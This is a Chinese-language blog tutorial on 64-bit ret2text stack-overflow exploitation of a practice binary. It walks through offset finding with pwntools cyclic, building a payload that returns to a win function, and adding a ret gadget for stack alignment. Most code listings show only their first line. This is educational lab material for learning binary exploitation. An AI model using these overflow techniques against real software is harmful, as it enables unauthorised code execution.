
栈溢出实战 64 位 ret2text
很好,32位 ret2text 已经完整走通了,现在进入 64位栈溢出 ret2text。
其实64位和32位最大的区别不是“栈溢出原理变了”,而是:
函数调用约定、寄存器、地址长度发生了变化。
所以我们重新梳理一遍,但是重点放在和32位不同的地方。
准备64位环境
写一个简单程序:
1 | #include<stdio.h> |
32位和64位最大的区别
32位:
地址是4字节
比如0x08049186
payload:
1 | payload = b"A"*offset |
64位:
地址是8字节
比如0x401196
payload:
1 | payload = b"A"*offset |
区别就是:
1 | p32()变成了p64() |
64位函数调用变化(重点)
32位函数参数放栈里。
例如:system("/bin/sh");调用了
1 | push 参数 |
64位:Linux x64 使用System V AMD64 ABI
前几个参数通过寄存器传递:
1 | 第1个参数: |
比如printf("hello");
实际上就是
1 | lea rdi,"hello" |
但是今天做 ret2text调用的是win
没有用到参数
所以暂时不用管寄存器。
动态调试看64位栈
输入
1 | gdb ./pwn64 |
查看
1 | disassemble test |
你会看到:
没错就是寄存器的变化
1 | 由 |
观察栈帧区别
32位是
1 | 高地址 |
64位也基本一样:
1 | 高地址 |
只是保存的地址32位:4字节
而64位是8字节
找offset
使用
1 | from pwn import * |
在64位栈溢出中,由于返回地址保存在 RIP 中,而 RIP 的长度为8字节,因此需要生成适配8字节的数据模式来定位偏移量。cyclic(200, n=8) 会生成一个长度为200字节的唯一模式字符串,其中任意连续8个字节组合都是唯一的。当程序发生栈溢出并覆盖RIP后,我们可以根据RIP中保存的这8个字节,通过查找它在模式字符串中的位置,计算出从缓冲区开始到返回地址之间的准确距离(offset)。
程序中输入
1 | aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqaabraabsaabtaabuaabvaabwaabxaabyaab |
然后一直n就行,直到n不动的时候
我们可以看到ret要返回的是0x6161616161616164
1 | 所以我们的rip = 0x6161616161616164 |
然后去python中输入
1 | print(cyclic_find(0x6161616161616164, n=8)) |
当程序因为栈溢出崩溃后,RIP会被输入的数据覆盖,例如此时RIP的值为 0x6161616161616164。cyclic_find() 的作用是根据这个被覆盖的值,在之前生成的 cyclic(200, n=8) 模式字符串中查找它的位置,从而得到返回地址距离缓冲区起点的偏移量。其中 n=8 表示按照8字节模式进行查找,必须和生成 cyclic 字符串时保持一致,否则由于64位和32位数据长度不同,得到的 offset 会错误。简单来说,cyclic()负责生成用于定位的特殊字符串,而cyclic_find()负责根据崩溃后的RIP值反推出需要填充多少字节才能覆盖RIP。
offset=24
构造payload
32位的是
1 | payload = b"A"*offset |
那么64位的就是
1 | payload = b"A"*offset |
我们先找win的地址
1 | disassemble win |

那我选择0x000000000040117a这个地方吧
所以payload是
1 | from pwn import * |

这里可能遇到第一个64位坑:栈对齐
64位经常出现:
1 | Segmentation fault |
但是地址没错。
原因:栈16字节对齐
比如进入win
之前rsp必须满足:
1 | rsp % 16 == 0 |
否则:
某些 libc 函数:
1 | system() |
可能崩溃。
那我们进去看看吧,脚本改一下
1 | from pwn import * |

可以看到此时rsp是0x7ffc0b887128
计算一下
1 | 0x7ffc0b887128 % 16 |
所以现在rsp % 16 = 8
解决的话就加一个 ret gadget:
1 | payload = b"A"*offset |
这里我们输入
1 | ROPgadget --binary pwn64 | grep ret |

找到:
1 | 0x40101a : ret |
然后:
1 | payload += p64(0x40101a) |
所以最终payload是
1 | from pwn import * |
看一看栈对齐了没
运行脚本
这时候rsp等于0x7ffdd95dc260
计算一下
1 | 0x7ffdd95dc260 % 16 |
这时候rsp就是对的,然后打通了
拿下拿下
32位 vs 64位总结
| 32位 | 64位 | |
|---|---|---|
| 返回寄存器 | EIP | RIP |
| 栈指针 | ESP | RSP |
| 基址指针 | EBP | RBP |
| 地址长度 | 4字节 | 8字节 |
| 打包函数 | p32 | p64 |
| 参数传递 | 栈 | 寄存器 |
| 常见问题 | offset | 栈对齐 |
所以64位 ret2text 的核心流程:
别再让等等耗尽你所有的可能。
不要把梦想留给未来的某一天,现在就是开始的时刻。
Don’t let someday steal all your possibilities.
Start now, keep moving, and become who you want to be.
—— yanami